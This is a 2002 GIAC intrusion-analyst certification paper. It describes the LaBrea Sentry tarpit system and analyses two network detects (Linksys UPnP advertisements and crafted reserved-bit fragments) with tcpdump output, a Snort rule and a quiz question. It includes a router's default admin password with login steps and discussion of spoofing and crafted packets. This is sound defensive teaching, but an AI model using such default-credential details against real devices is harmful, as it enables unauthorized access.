Global Information Assurance Certification Paper

Intrusion Analysis and LaBrea Sentry

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment - Version 3.3
SANS Houston: Oct. 21-26, 2002

T. Brian Granier

Section 1: State of Intrusion Detection

Intrusion prevention the LaBrea way

Introduction

In today's economy, many companies are finding it difficult to digest the concept of spending time, money and energy in detecting potential hackers when they could be investing the IT security dollars in technologies that **prevent** intrusions. This is not a new concept in the world of intrusion detection, but it has been one that is slow to evolve. Why is this so, you may ask. The answer is simple. Most Intrusion detection systems are signature based and are designed with the primary purpose of detecting potential intruders. While IDS administrators often attempt to write signatures in such a way that false positives are minimal, in many cases this is impossible. Given the theory that too much information is better than too little, the industry has grown to grudgingly accept the irritation of false positives. To enable reactive measures in existing IDS systems means that legitimate traffic could be halted dead in its tracks if an IDS system incorrectly identifies it as malicious. Additionally, if an intruder is aware that your IDS system is performing a reactive function, it might be able to determine the trigger and use this against you. For example, they could potentially spoof their identity and cause your IDS system to block traffic coming from a legitimate business partner.

With the need for systems that can prevent potential intruders, there has been a rapid growth as a result of behaviour based detection and finely tuned signature databases that reduce the false positive rate to minimal levels. With an altered focus on prevention, rather than detection, false-positives have become unacceptable. The intrusion prevention system (IPS) market is still in its infancy and no unified method of reducing false positives (and more importantly false negatives) has become the standard methodology. This paper seeks to explain the particular method that will be deployed by the LaBrea Sentry product that is expected to become available soon.

Brief review of the birth of LaBrea

LaBrea first came about as a result of Code Red. Tom Liston developed the concept of making use of unused IP addresses on a network for the purpose of greatly slowing down the capability for a worm to spread. In a later evolution of the product, Liston developed the methodology to indefinitely suspend a thread of a worm by holding the TCP connection until either the LaBrea host or the worm infected host reboots. Thus, the term "tarpit" became a common word in the security professional's vocabulary. Readers who are interested in a more detailed history of LaBrea should go to http://www.sans.org/rr/attack/labrea.php.

The building blocks

It's often said that new things are rarely invented. Instead, we get a new combination of old things that create something new. This is the case with the

LaBrea Sentry IPS environment. Let's quickly review the building blocks that make up the LaBrea Sentry environment.

- Centralized correlation engine:
A centralized correlation engine has been a need that has been identified on many occasions as a crucial component of a global information security environment. Some organizations have made correlation engines that will centralize information within a corporate environment. Other correlation engines have accumulated information from many different organizations in order to provide a more global information security environment. Examples of this technology would be DShield that combines alerts from many IDS systems around the world and RBL lists that are used to identify spammers and to assist in blocking the propagation of these annoying emails.

- Honey-pot:
A honey-pot is a system that is configured on an unused network or host IP address. It will listen and respond to any network traffic, in accordance with the configuration of the device, with the specific intent of capturing the activities of a would-be attacker. By getting a sterile look into what an intruder is doing, the administrator of a honey-pot hopes to gain knowledge that can be used to secure production systems and to be able to divert an attacker's attention to a non-critical device.

- Tar-pit and other reactive capabilities:
A "tarpit" is a term coined by Tom Liston. It identifies a method by which a potential attacker or worm can be held captive, thus preventing the attacking system from propagating the worm with that thread. Other reactive capabilities commonly employed are to block all activity from the intruder and to send a reset packet to the attacking host and closing the TCP session.

Putting it all together


A LaBrea Sentry deployment consists of two systems working together. First is the LaBrea Sentry, which is deployed on your network and performs the IPS function. Second is the LaBrea Central server that works to correlate data amongst all of the LaBrea Sentry devices. Let's examine what they do.

A LaBrea Sentry device is simply a computer with full view of all network traffic on a network, like an IDS system. It will take over the identity of any host that does not respond to arp requests; thus indicating that the destination IP address on the local network is not a live device. In this manner, it works like a honeypot. When it sees traffic going to an unassigned IP address it will wait for a three way handshake to occur and then put an entry on its local Bad Guy List (BGL) as a confirmed host. The Sentry sends its local BGL to the LaBrea Central correlation engine on a regular basis and receives the Global BGL at the same frequency. Traffic going to live hosts is examined by the LaBrea Sentry device. When it sees this traffic, it will then perform the following functions:

1. Check to see if the source IP is on the local white list (a list of permitted hosts that will never be denied by a BGL). If the source IP is on this list, then the LaBrea Sentry device does nothing.
2. Check to see if the source IP is on the local BGL or the global BGL. If the IP address is on the BGL, then the LaBrea sentry device will respond according to the configured response. Typical responses might be to tarpit the connection or to shut down the connection; thus preventing activity from the source host.
3. For all remaining traffic, the LaBrea Sentry will do nothing.

The LaBrea Central server is managed centrally by LaBrea Technologies. The server acts as a global correlation engine by receiving local BGLs from remote LaBrea Sentry devices. Then, the data is weighted based upon a number of parameters, including number of Sentry's reporting the source host and the number of times the source device completed a three way handshake. Then a list of IP addresses of a fixed length is generated that make up the Global BGL. On a regular basis, the LaBrea Central device distributes the Global BGL to LaBrea Sentry devices. It will perform automated responses to report the activities on the Global BGL. Since many of the devices on the BGL will be systems that have been compromised by a worm or a virus, the LaBrea Central device can use the correlation data to report this activity to the owner of the IP space for the system and assist in getting these systems cleaned up. In addition to the automated responses, LaBrea Technologies staff will perform manual follow-ups to help terminate the activities that caused the source host to show up on the BGL in the first place.

The communication channels between the LaBrea Sentry and LaBrea Central devices are of particular interest. When the LaBrea Sentry device is placed on a network, it has no IP address bound to the interface, although a single permanent IP address must be reserved. The LaBrea Sentry will initiate the communication with the LaBrea Central server. A two way authentication is performed and 3DES encryption for the transport is setup. Then data may pass between the LaBrea Sentry devices and the LaBrea Central server. A web interface with SSL is available on the LaBrea Central Server. This allows for LaBrea Technologies staff to manage the LaBrea Central functions and for end users to be able to request for the initial communication to occur to the LaBrea Sentry device. Although you can request for the communication to be established from LaBrea Central, remember that the Sentry is the one that actually initiates the connection.



The end result

So we've put the pieces of puzzle together. What is the net result of the LaBrea Sentry environment?

By taking action based upon unsolicited traffic to unused IP addresses, LaBrea Sentry is a behaviour based system. Tom Liston describes this as follows:

> …it's a behaviour that is at the very heart of how hacker/scanners/worms MUST work.
>
> If you're going to find a vulnerable machine, you're going to have to look for it, and if you're going to look, you're going to end up blundering onto an unused address. When that happens, we've got you.

The method to eliminate false positives means that only TCP connections are used to create the BGL. Since a three way handshake must occur, it can be said with a fair degree of confidence that the BGL is basically free of false positives. The only assumption that is made in the design is that any traffic to an unused IP address is unsolicited and therefore the activities of a user with a negative intent. What LaBrea Sentry blocks are potential intruders who are noisy. In order to be placed on the Global BGL, an attacker must persistently scan a large number of IP addresses and will likely have been seen by more than one LaBrea Sentry device. The local BGL will serve to block intruders fairly quickly who are performing a targeted scan on just your network. Given this, what LaBrea Sentry does not block are deliberate and focused attacks against an organization. An

attacker can use a variety of data collection techniques in order to identify key resources on your network, such as DNS servers, web servers, mail servers, etc… With this information, they can act with a fair degree of confidence that they are attacking live hosts. This activity, therefore, would never be tagged by a LaBrea Sentry. Additionally, only the noisiest of the noisy will make it to the Global List since the size of the list is a fixed number, currently 1000, of IP addresses. It is possible for a host to perform a slower scan and not quite make it on the BGL list and therefore be able to potentially continue its reconnaissance efforts.

The end result is LaBrea Sentry will serve to drastically reduce the rate of blind reconnaissance activity, slow down the perpetuation of worms and help to protect your live hosts from infection from new worms as they emerge. It will be difficult for LaBrea Sentry to provide any protection against knowledgeable attackers who are performing a very deliberate and focused attack.

So where can I get it?

At the time this document was written, LaBrea Sentry is not publicly available. First, due to concerns about the "Super DMCA" (Digital Millennium Copyright Act) state law in Illinois that Tom Liston interprets to mean that the distribution of LaBrea and also LaBrea Sentry illegal. More information about this issue can be found about the particulars of this interpretation and what is being done about it can be found at http://www.hackbusters.net.

Second, the beta testing process has not been completed. Tom Liston provides the following explanation of the status for the beta testing:

> We ran into some delays in getting our central server and reporting designed and built. We're just now beginning to set up our beta program.

If you're interested in checking the progress, check the LaBrea Technologies site at http://www.labreatechnologies.com.

Conclusion

As with most security software applications, LaBrea Sentry should not be considered as a replacement for any existing security devices. Instead, it should be an augmentation. Its abilities are highly focused in eliminating what is the bulk of malicious activity on the Internet. This should leave a security analyst with more time to deal with the more serious threats that plague their network. Anyone interested in learning more about this application should read the question and answer session I performed with Tom Liston located at http://www.hackbusters.net/granier.html.

References

Bobbit, Mike. "May 2002 Web Security – Bulletproof" URL:http://www.infosecuritymag.com/2002/may/bulletproof.shtml (May 2003)

Cummings, Joanne. “From intrusion detection to intrusion prevention” URL: http://www.nwfusion.com/buzz/2002/intruder.html (May 2003)

Daniel Briere and Claudia Bacco. “Intrusion Prevention Systems complete security” URL: http://www.nwfusion.com/edge/columnists/2002/1015bleed.html (May 2003)

Desai, Neil. “SecurityFocus HOME Infocus: Intrusion Prevention Systems: the Next Step in the evolution of IDS.” URL: http://www.securityfocus.com/infocus/1670 (May 2003)

Haig, Leigh. “LaBrea – A New Approach to Securing Our Networks” URL: http://www.sans.org/rr/attack/labrea.php (May 2003)

Karagiannis, Konstantinos. “Get Real Intrusion Prevention” URL: http://www.pcmag.com/article2/0,4149,814403,00.asp (May 2003)

Liston, Tom. “About LaBrea Technologies” URL: http://www.labreatechnologies.com/about.htm (May 2003)

Liston, Tom. “Hackbusters – Homepage” URL: http://www.hackbusters.net (May 2003)

Section 2: Network detects

Network Detect 1 – What's this doing here?

07:02:37.281914 192.168.1.1.1901 > 239.255.255.250.1900: udp 269
07:02:37.284885 192.168.1.1.1901 > 239.255.255.250.1900: udp 253
07:02:37.286230 192.168.1.1.1901 > 239.255.255.250.1900: udp 245
07:02:37.287824 192.168.1.1.1901 > 239.255.255.250.1900: udp 289
07:02:37.289227 192.168.1.1.1901 > 239.255.255.250.1900: udp 265
07:02:37.290990 192.168.1.1.1901 > 239.255.255.250.1900: udp 319
07:02:37.292615 192.168.1.1.1901 > 239.255.255.250.1900: udp 317
07:02:37.294257 192.168.1.1.1901 > 239.255.255.250.1900: udp 321
07:02:37.295840 192.168.1.1.1901 > 239.255.255.250.1900: udp 313

1. Source of Trace:

This traffic was found on my home network. At the time, I had a Linksys BEFSR41 Cable/DSL Router, a Linksys WAP11 wireless access point, a workstation running Windows ME connected via RJ45 cable and a laptop running Redhat 7.3 connected via 802.11b. The data was gathered from the wireless laptop. 192.168.1.1 is the IP address of my Router. 192.168.1.102 is the IP address of my laptop.

2. Detect was generated by:

TCPDUMP generated this detect. I was looking specifically for any wireless traffic on my home network that did not originate or was not destined for my laptop. The tcpdump command is as follows:

```
tcpdump –ni eth1 –w wireless.tcpdump –s 1500 'not host 192.168.1.102'
```

The file was later read by the following commands:

```
tcpdump –nr wireless.tcpdump

tcpdump –nXr wireless.tcpdump –s 1500
```

The output above is in the following format:

```
timestamp source-ip.source-port > destination-ip.destination-port: protocol datagram-size
```

3. Probability the source address was spoofed:

I do not believe that this traffic was spoofed. It is very possible that the source address could have been spoofed, especially since this packet was seen

on an 802.11b network which, at the time, was not using WEP encryption. There is a known exploit that would take advantage of this kind of traffic in order to launch a denial of service against the spoofed source host, but this vulnerability reportedly only works against Microsoft operating systems. Since this traffic occurs over UDP, there is not a protocol driven mechanism to help ensure that the information is coming from the apparent sender. Due to other users seeing this same traffic pattern from a BEFSR41 Linksys device, it is my belief that it is normal behavior for the Linksys device and is unlikely to have been spoofed; despite the extreme ease with which it could have been done in my environment given close proximity to inject packets on my 802.11b network.

4. Description of the attack:

The traffic observed in this case is a false positive. Upon investigation, I discovered that the router was communicating using UPnP (Universal Plug and Play) advertisements in an SSDP (Simple Service Discovery Protocol) fashion. Prior to this point, I did not expect any UPnP traffic to be coming from anything other than a Microsoft operating system, making this activity from my Linksys router suspicious. The two known attacks I could find for this type of traffic are in regards to a buffer overflow condition and to a denial of service attack. This is not the case here, as I will cover in the next section. At worst, this information could be used for passive reconnaissance by anyone sniffing wireless traffic to be able to discover information about my router.

5. Attack Mechanism:

The information gained from the payload of these packets could be used to identify the local subnet used on my network, identify the ip address of my router, and likely to fingerprint the type of device I am using.

If this had been a buffer overflow attack as discussed in CVE-2001-0876, I would have expected to see a long location URL in the HTTP directive. This is not the case here. The payload for all the packets listed above included the expected content for the http directive as follows:

NOTIFY * HTTP/1.1

If this had been a denial of service attempt, I would have expected to see a flood of traffic being multicast over an extended period of time. Although the time span between each packet is alarmingly short, the payload of the packets each contained different data and these packets are resent every 60 seconds. With only 9 packets each time, there is not enough frequency to cause a denial of service. The frequency of these multicasts is to ensure that devices will continue to be made aware of the router's existence via UPnP and new devices that communicate with UPnP will be informed shortly after coming online. Therefore, despite the rapid fire of the packets above, I do not believe this relates

to the CVE-2001-0877 that discusses DOS potential by spoofing a source address in order to elicit a response and consume the available network resources on the spoofed machine.

The entire trace with all data will be included in Appendix A.

6. Correlations

Another network administrator captured similar traffic:
http://lists.jammed.com/incidents/2002/06/0049.html

Internet Drafts related to SSDP and UPnP that assisted in analyzing this detect:
SSDP: http://www.upnp.org/download/draft_cai_ssdp_v1_03.txt
UPnP: http://www.upnp.org/download/draft-goland-http-udp-04.txt

More information on UPnP messages expected to be seen for Internet Gateway Devices:
http://www.upnp.org/download/UPnP_IGD_DCP_v1.zip

CVE exploits using UPnP:
CVE-2001-0876: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876
CVE-2001-0877: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877

GCIH student's practical discussing the above two vulnerabilities with UPnP:
http://www.giac.org/practical/Chip_Calhoun_GCIH.doc

7. Evidence of Active Targeting:

The purpose of this traffic is to reach many destination hosts by using a multicast destination address. Since this is being deemed a false positive, it is easy to suggest that this detect is not a targeted attack as much as it is a "shot-gun" approach to delivering information to any host that will listen. In this case the intent is not malicious and there is no evidence of active targeting.

8. Severity

Criticality: 3

This device is a home network device, which would lead me to an initial criticality rating of 1 or 2, since I do not host a business from my house. However, my Internet connection is critical to my ability to respond to events on my company network in a timely manner. Without it, my response time is lengthened by approximately 45 minutes.

Lethality: 3

The existence of this traffic on an unencrypted 802.11b network provides a mechanism by which an intruder could attempt an unauthorized attack against other hosts on the Internet. While the attacks mentioned in CVE-2001-0876 and CVE-2001-0877 was not available to a potential attacker, the information gained as a result could be very damaging. However, it would likely be easy to recover from any incidents by removing the wireless access point and using wired connections only.

System Countermeasures: 4

There were two host computers on my home network. The workstation was running Windows ME and was not completely patched. However, it was patched against the vulnerabilities to UPnP. My laptop was running Redhat 7.3 with all security patches applied and running a restrictive firewall.

Network Countermeasures: 2

Attacks against this network would have to come from the inside. This means they would have to be in close proximity to use my 802.11b network. Since WEP encryption was not enabled and the ability to make unauthorized use of my wireless network was very easy, I would consider the network countermeasures to be 2.

(3 + 3) – (4 + 2) = 0 Severity

9. Defensive Recommendation:

Take steps to secure the wireless network. The available equipment supports 128 bit WEP encryption. While this can be overcome with readily available cracking tools, it could at least discourage or slow down a potential intruder. If wireless connectivity is a necessity, consider implementing a more secure wireless solution. They do exist, for a price! Consider removing the wireless infrastructure and moving to wired connections only. Ensure that all internal systems are patched to the latest code. Turn off UPnP advertisements if possible from the Linksys BEFSR41 device. Ensure that the default password has been changed.

10. Multiple choice test question:

```
07:02:37.281914 192.168.1.1.1901 > 239.255.255.250.1900:  udp 269
07:02:37.284885 192.168.1.1.1901 > 239.255.255.250.1900:  udp 253
07:02:37.286230 192.168.1.1.1901 > 239.255.255.250.1900:  udp 245
07:02:37.287824 192.168.1.1.1901 > 239.255.255.250.1900:  udp 289
07:02:37.289227 192.168.1.1.1901 > 239.255.255.250.1900:  udp 265
07:02:37.290990 192.168.1.1.1901 > 239.255.255.250.1900:  udp 319
07:02:37.292615 192.168.1.1.1901 > 239.255.255.250.1900:  udp 317
07:02:37.294257 192.168.1.1.1901 > 239.255.255.250.1900:  udp 321
07:02:37.295840 192.168.1.1.1901 > 239.255.255.250.1900:  udp 313
```

Given only the above information, which of the following analysis would best fit this traffic?

A. Attempted Denial of Service attack against the host 192.168.1.1
B. Regular UPnP traffic
C. Buffer overflow attack
D. Not enough information

Answer: D

Since we are not provided with information declaring the duration of the capture, there is not enough evidence to know if this is a Denial of Service attack. This answer would be worth considering due to the speed at which the packets were observed on the network, but the duration of the capture and the content of the packet might provide more insight.

This traffic could be regular UPnP traffic. Without being able to see the payload to ensure that the construction of the packet is as expected, it would be premature to select this answer.

A buffer overflow would likely have larger datagram sizes than shown in the example. It is possible that the given traffic might be buffer overflow attack, but without seeing the payload of the packet, it would be hard to know for sure.

Therefore, the best analysis in the case would be to state that there is not enough information.

Detect 1 Question and Answer:

Laura Nuñez:
1. Is there a way to turn off the advertising?, maybe including the exact procedure would be of value to the community.

My response:
The method to do this may vary based upon the version of firmware you are running. On my router, UPnP was turned off as follows:

1. Log into the management interface by accessing http://<ip_of_linksys/ and entering the administrative password. Default is no user name with "admin" as the password.
2. Select the password tab.
3. Next to UPnP services, select "Disable"
4. Click on the "Apply" button at the bottom of the window.

Laura Nuñez:

2. The answer to the question is somewhat arguably, although you stay on the safe side with it, "not enough information" is not much of an analysis.

My response:
I admit that the question presented could elicit several reasonable responses. As I understand it, the purpose of the question is to test whether or not the reader understands the content of the detect. Since my detect discusses the differences one would expect between what is normal traffic and what might be a real attack, I thought this question would test whether the test-taker recognized that without the content, it is impossible to come up with a definitive answer in this particular case. I recognize that saying "Not enough information" is not much of an analysis of the packets shown, but I think that in this case it's the most appropriate of the available choices.

Laura Nuñez:
Overall, i liked the discussion you proposed about the possible scenarios where something like this traffic could be a real attack. There were also some other issues released last week on bugtraq about linksys devices.

My response:
Thank you. I presume you are referring the bugtraq located at http://msgs.securepoint.com/cgi-bin/get/bugtraq0211/216.html. If so, this issue is addressed by upgrading the firmware on the Linksys device. This is answered in the recommendations section as I recommend "Ensure that all internal systems are patched to the latest code." Thanks for bringing this to my attention. I was not aware of this recent bugtraq notice. ;)

Donald Smith:
You might want to send this to cert and the vendor. It is a serious vulnerability if lynksys routers are being shipped (and used?) with default passwords.

http://www.cert.org/contact_cert/
cert@cert.org

My Response:
Perhaps... But if I were to send a notification to the vendor on this issue I would have to send a notification to any vendor that supplies a default password for any device or software. Cisco routers have default passwords, Sql servers have default password (thank you SQLSnake! :p), and many other devices. My opinion is that those who are security conscious are aware enough to change default passwords and the vendor can't be expected to do too much about it; especially a company like linksys that thrives on the semi-computer literate computer community that has just as much dedication to giving higher concern to security than to usability as Microsoft does. Linksys installation manuals instruct users to change the default password and it is easily changeable. There's not much more that they can do. Perhaps I can instruct that the default password should be

changed if it is still set to the default in my recommendations. My router had its default password changed on day one prior to connecting to any outside network.

Now given that, there are vendors who have backdoor passwords and share the information freely when presented with support calls. For example, I know the backdoor password to log into any network manageable Bay switch in existence. I was given the password when it really wasn't absolutely necessary to solve the problem at hand. This is not changeable by the user and is universal to every Bay switch and was not treated as guarded information. I think this is a more noble battle to fight with the vendors.

I have seen your name quite often on the incidents.org lists and appreciate your feedback. Your dedication to the security community is to be welcomed and appreciated. Any feedback on my opinion for this issue?

Donald Smith:
ok I have to agree that default passwords are pretty common. People collect "databases" of them;-0 Yes I think I would include changing the default password in the recommendations.

Since the manual recommends changing the default password
I guess I can not complain too much.
Thanks!

Headers from original messages:
From: Laura Nuñez" [mailto:potus@glacyar.com.ar]
Sent: Tuesday, November 26, 2002 10:29 AM
To: intrusions@incidents.org
Cc: Thomas B. Granier
Subject: Re: LOGS: GIAC GCIA Version 3.3 Practical Detect - What's this doing here?

From: Smith, Donald [mailto:Donald.Smith@qwest.com]
Sent: Tuesday, November 26, 2002 7:54 PM
To: Thomas B. Granier
Subject: RE: LOGS: GIAC GCIA Version 3.3 Practical Detect - What's this doing here?

Network Detect 2 – Reserved bit set, but why?

Source 1:
[**] [1:523:3] BAD TRAFFIC ip reserved bit set [**]
[Classification: Misc activity] [Priority: 3]
07/17-21:27:47.784488 192.1.1.188 -> 46.5.132.127
TCP TTL:236 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864 Frag Size: 0xFFFFF7B0

[**] [1:523:3] BAD TRAFFIC ip reserved bit set [**]
[Classification: Misc activity] [Priority: 3]
07/18-23:46:05.734488 192.1.1.188 -> 46.5.42.203
TCP TTL:236 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864 Frag Size: 0xFFFFF7B0

Source 2:
21:27:47.784488 192.1.1.188 > 46.5.132.127: (frag 0:20@17184)

23:46:05.734488 192.1.1.188 > 46.5.42.203: (frag 0:20@17184)

Source 3:

```
21:27:47.784488 192.1.1.188 > 46.5.132.127: (frag 0:20@17184)
0x0000       4500 0028 0000 8864 ec06 d731 c001 01bc  E..(...d...1....
0x0010       2e05 847f 1084 0050 22dc 2176 22dc 2176  .......P".!v".!v
0x0020       0004 0000 f72e 0000 0000 0000 0000       ..............

23:46:05.734488 192.1.1.188 > 46.5.42.203: (frag 0:20@17184)
0x0000       4500 0028 0000 8864 ec06 33e3 c001 01bc  E..(...d..3.....
0x0010       2e05 2acb 0c44 0050 235a bfcc 235a bfcc  ..*..D.P#Z..#Z..
0x0020       0004 0000 1a77 0000 0000 0000 0000       .....w........
```

1. Source of Trace:

http://www.incidents.org/logs/Raw/2002.6.18 for the original detect and files 2002.4.14 through 2002.6.17 for correlating data. Please note that the date of the file is off by one month in regards to the contents of the files. For example, the file 2002.6.18 shows packets captured on 7/18/02. Additionally, the checksums are incorrect as a result of the sanitization process done on these files.

2. Detect was generated by:

Source 1 was generated by snort with a 1.9.0 default ruleset using the following syntax:

Source 1: `snort –c snort.conf –l /logs/ -r 2002.6.18`

The rule that triggered the alert is as follows:

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg: “BAD TRAFFIC ip reserved bit set”; fragbits:R; sid:523; classtype:misc-activity; rev:3;)
```

In order to look at correlating data over the entire captured time-frame, I ran tcpdump to pull out only the matching detects from other days. I used the following command to extract this data:

```
tcpdump -nr <file> -w <file>.mod 'host 192.1.1.188'
```

I then extracted more data from the filtered tcpdump files with the following commands:

Source 2: `tcpdump -nr <file>.mod > <file>.output`

Source 3: `tcpdump -nXr <file>.mod > <file>.output2`

3. Probability the source address was spoofed:

In order to provide the answer that I will present, I must assume that the source IP address has not been altered during the sanitization process. With this presumption, it is my belief that the source address was either spoofed or it was used improperly somewhere within the target network infrastructure. First, let's consider who owns this address space. The following is a whois performed from ARIN at http://ws.arin.net/cgi-bin/whois.pl

```
BBN Communications BBN-CNETBLK (NET-192-1-0-0-1)
                          192.1.0.0 - 192.1.255.255
Bolt Beranek and Newman Inc. BBN-WAN (NET-192-1-1-0-1)
                          192.1.1.0 - 192.1.1.255

# ARIN Whois database, last updated 2002-11-25 19:05
# Enter ? for additional hints on searching ARIN's Whois database.
```

Additionally, I found RFC1166 defines this as being a local network for BBN. This RFC can be found at http://rfc-1166.rfc-index.net/rfc-1166-47.htm. It is likely that this RFC has become obsolete since it is dated 1990, but I have been unable to find an RFC that obsoletes it. Today, it is more reliable to use the ARIN database for a more accurate definition of how networks are being used or who they are assigned to. I only included this RFC as it was evidence used to support my theory about whether the source address was spoofed when we consider the next source. The third and final source I would like to reference is an old news article I found located at http://www.byte.com/art/9511/sec8/art2.htm that discusses RFC 1597 and the selection of the 192.168.x.x address space as the reserved class C range. Although quite dated, this news article suggests that the 192.1.1.0/24 address space is likely not to be seen on the Internet coming from its true owner specifically because many individuals have chosen to use this address space for test networks. It is very possible that since the 7 years this article was posted, BBN has changed their policy in this regard. However, given that they have a wide range of addresses available to them and the existence of the 192.1.1.0/24 address space in many examples for various network configurations, (such as the ones posted at http://www.eicon.com/support/helpweb/connt/INTROIP.HTM or http://mail-index.netbsd.org/netbsd-help/1997/04/01/0000.html or even more recently http://bizforums.itrc.hp.com/cm/QuestionAnswer/1,,0xaa01237a4bc6d611abdb0090277a778c,00.html) I find it more likely that BBN has chosen to continue not to use this address space for public purposes. Therefore, it is my opinion that the

true source is not BBN. This means that the IP was likely spoofed. An alternative theory that should be investigated is whether the 192.1.1.0/24 network exists as a local test network somewhere within the target networks infrastructure.

Regardless of whether the source IP address is spoofed, it is undeniable that these packets are crafted. Keys to this are the unchanging IP id fields of 0 and the fact that the packet is out of spec.

4. Description of the attack:

It is very likely that there are more related packets being seen on the network than was available, since only traffic that fit an alert signature was captured. These packets appear as the last fragment in a fragment chain since there is a fragment offset value greater than zero and the more fragments bit is not set. I analyzed a wide range of dates for these packets and found that the typical packet was structured as follows:

```
<Timestamp> 192.1.1.188 > <dest IP varies>: (frag 0:20@17184)
0x0000       4500 0028 0000 8864 ec06 <chksum> c001 01bc
0x0010       <dest ip> <xxxx> 0050 <yyyy yyyy> <yyyy yyyy>
0x0020       0004 0000 <zzzz> 0000 0000 0000 0000
```

<xxxx> is a 2 byte value for which I was unable to determine any pattern.
<yyyy yyyy> is a 4 byte pattern that is repeated twice.
<zzzz> is a 2 byte value for which I was unable to determine any pattern.
Note that some of the detects had a ttl represented by 0xef rather than 0xec

During the interval for which I have the logs, there were 116 packets from the specified source IP of 192.1.1.188. Of these, exactly 10 packets did not match the pattern above. Of the 10, only 1 of these packets varied drastically. The remaining 9 varied only in byte offset 32 having a different value than 0x00. The 10 packets that did not match the above format are as follows:

1.
```
06/16/02 21:32:20.144488
0x0000      4500 0028 0000 8864 ef06 46e6 c001 01bc
0x0010      2e05 14c8 11ea 0050 127b 8132 127b 8132
0x0020      8704 0000 42c6 0000 0000 0000 0000
```

2.
```
06/17/02 11:32:14.374488
0x0000      4500 0028 0000 8864 ef06 d2d3 c001 01bc
0x0010      2e05 86db 136f 0050 1aa2 d9aa 1aa2 d9aa
0x0020      4604 0000 4cf0 0000 0000 0000 0000
```

3.
```
06/19/02 16:07:53.734488
0x0000      4500 0028 0000 8864 ef06 95e7 c001 01bc
0x0010      2e05 c3c7 0f1e 0050 25eb fbac 25eb fbac
0x0020      a104 0000 5ebe 0000 0000 0000 0000
```

4.
```
06/19/02 16:42:42.404488
0x0000      4500 0028 0000 8864 ef06 8530 c001 01bc
0x0010      2e05 d380 12c8 0050 260b dabc 260b dabc
0x0020      0004 0000 2cfe 0000 0000 0000 0000
```

5.
```
07/08/02 08:09:59.274488
0x0000      4500 0028 0000 0000 ec06 62ec c001 01bc
0x0010      2e05 8328 0898 0050 3507 6446 3507 6446
0x0020       2304 0000 357a 0000 0000 0000 0000
```

6.
```
07/10/02 23:17:12.004488
0x0000      4500 0028 0000 8864 ec06 f78f c001 01bc
0x0010       2e05 6620 0fdd 0050 3d6c 5cb8 3d6c 5cb8
0x0020      c704 0000 a58e 0000 0000 0000 0000
```

7.
```
07/10/02 01:12:20.174488
0x0000      4500 0028 0000 8864 ec06 a2db c001 01bc
0x0010      2e05 b9d3 0cd0 0050 3dd5 c644 3dd5 c644
0x0020      9e04 0000 a8fc 0000 0000 0000 0000
```

8.
```
07/11/02 06:30:01.394488
0x0000      4500 0028 0000 8864 ec06 f308 c001 01bc
0x0010      2e05 6ba5 0d42 0050 00bf e79e 00bf e79e
0x0020      8804 0000 4630 0000 0000 0000 0000
```


9.
```
07/12/02 17:11:31.524488
0x0000      4500 0028 0000 8864 ec06 cf08 c001 01bc
0x0010      2e05 8da6 06c9 0050 0831 9b26 0831 9b26
0x0020      e104 0000 59b5 0000 0000 0000 0000
```

